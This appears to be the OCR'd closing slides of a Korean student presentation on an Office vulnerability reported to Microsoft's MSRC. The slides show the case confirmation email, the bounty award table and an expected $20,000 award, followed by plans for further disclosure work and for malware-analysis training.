
113851

Bounty ⓘ

—

Security impact

Elevation of Privilege



Microsoft Security Response Center <secure@microsoft.com>
to me

Hi ,

Here's an update on your case:

MSRC Case 113851 [redacted]

We confirmed the behavior you reported. We'll continue our investigation and determine how to address this issue.

Please let me know if you have additional information that could aid our investigation, or if you have questions.

Thanks!

W
MSRC

4. Result & Demo

1 취약점 제보

Microsoft | MSRC Report an issue Customer guidance Engage Blogs Acknowledgments

Secure research starts with responsible testing.

Microsoft 365 Insider Builds on Windows Bounty Program

Partner with Microsoft to strengthen our products and services by identifying and reporting security vulnerabilities that could impact our customers.

IMPORTANT: The Microsoft Bounty Program is subject to these terms and those outlined in the Microsoft Bounty Terms and Conditions, Microsoft Bounty Legal Safe Harbor, Rules of Engagement, Coordinated Vulnerability Disclosure (CVD), Bounty Program Guidelines, and the Microsoft Bounty Program page.

4. Result & Demo

1 취약점 제보

MICROSOFT 365: HIGH-IMPACT SCENARIO AWARDS

Scenario	Maximum Award
Unauthenticated[1] non-sandboxed code execution with no user interaction[2].	$30,000
Office Protected View sandbox escape[3] (excludes vulnerabilities in components that are not installed by default with Office or within the AppContainer sandbox that could affect any application that uses them)	$30,000
Office Protected View bypass where a document that should normally open in Protected View[4] opens outside Protected View	$20,000
Loading or activating OLE objects with no user interaction	$20,000

$20,000 포상금 지급 예정

4. Result & Demo

2 DEMO

5. Future Works

1 보안 생태계 기여

최근 수년간 공개된 중요 Office 취약점은 매우 희소

- Follina / CVE-2022-30190
- RTF / CVE-2023-21716 등

취약점 발견 및 방법론 정립

- 발견한 취약점에 대한 보고서 및 패치 제안서 접수
- 분석 과정에서 개발 / 개선한 도구 및 취약점 분석 방법론을 취약점 분석 전문가 커뮤니티에 기여

지속적인 취약점 분석

- 국내에는 Office 류 취약점 분석을 깊이 다루는 연구 인력이 매우 희소
- 파란학기에 그치지 않고 지속적인 미발견 취약점 연구 및 제보

5. Future Works

2 사이버 안보 강화

실제 공격 행위 추적 및 차단

- 실제 공격 사례에 쓰였던 취약점 사례를 분석 및 재현한 경험 및

  Microsoft Office 365 생태계의 각 프로그램에 대한 연구 기록을 통해

  공격자들의 악성코드 분석 및 공격 행위 / 전술 / 전략 에 대해 선제적 분석 능력을 갖춤

교육훈련 자료 제작

- ‘악성코드 탐지 및 분석 훈련‘ 주제로 교육훈련 자료 제작

Thank you